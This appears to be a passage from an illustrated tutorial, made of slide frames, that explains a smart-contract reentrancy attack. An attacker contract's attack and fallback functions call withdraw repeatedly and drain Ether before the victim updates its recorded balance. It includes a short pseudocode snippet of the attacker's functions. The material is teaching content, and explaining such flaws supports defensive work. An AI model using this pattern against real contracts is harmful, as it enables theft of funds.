

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```



Eve


the way reentrancy works...




Eve

...is like this:

First, Eve calls the attack function




this will call the withdraw function inside the contract A




inside contract A, since contract B is the caller, here it checks that the balance of contract B is greater than 0

and it is since here contract B has one Ether




so it sends this 1 Ether back to contract B


and when it does, inside contract B it triggers the fallback function



so no contract B has 1 Ether and contract A has 9 Ether



now fallback function inside contract B will call withdraw function inside contract A





and then it checks the balance of contract B:

is the balance of contract B greater than 0

if you look above you can see that yes it is

so this check passes and ...








and now the contract B has 2 Ethers and A has 8


while the balance of contract B inside contract A is still 1

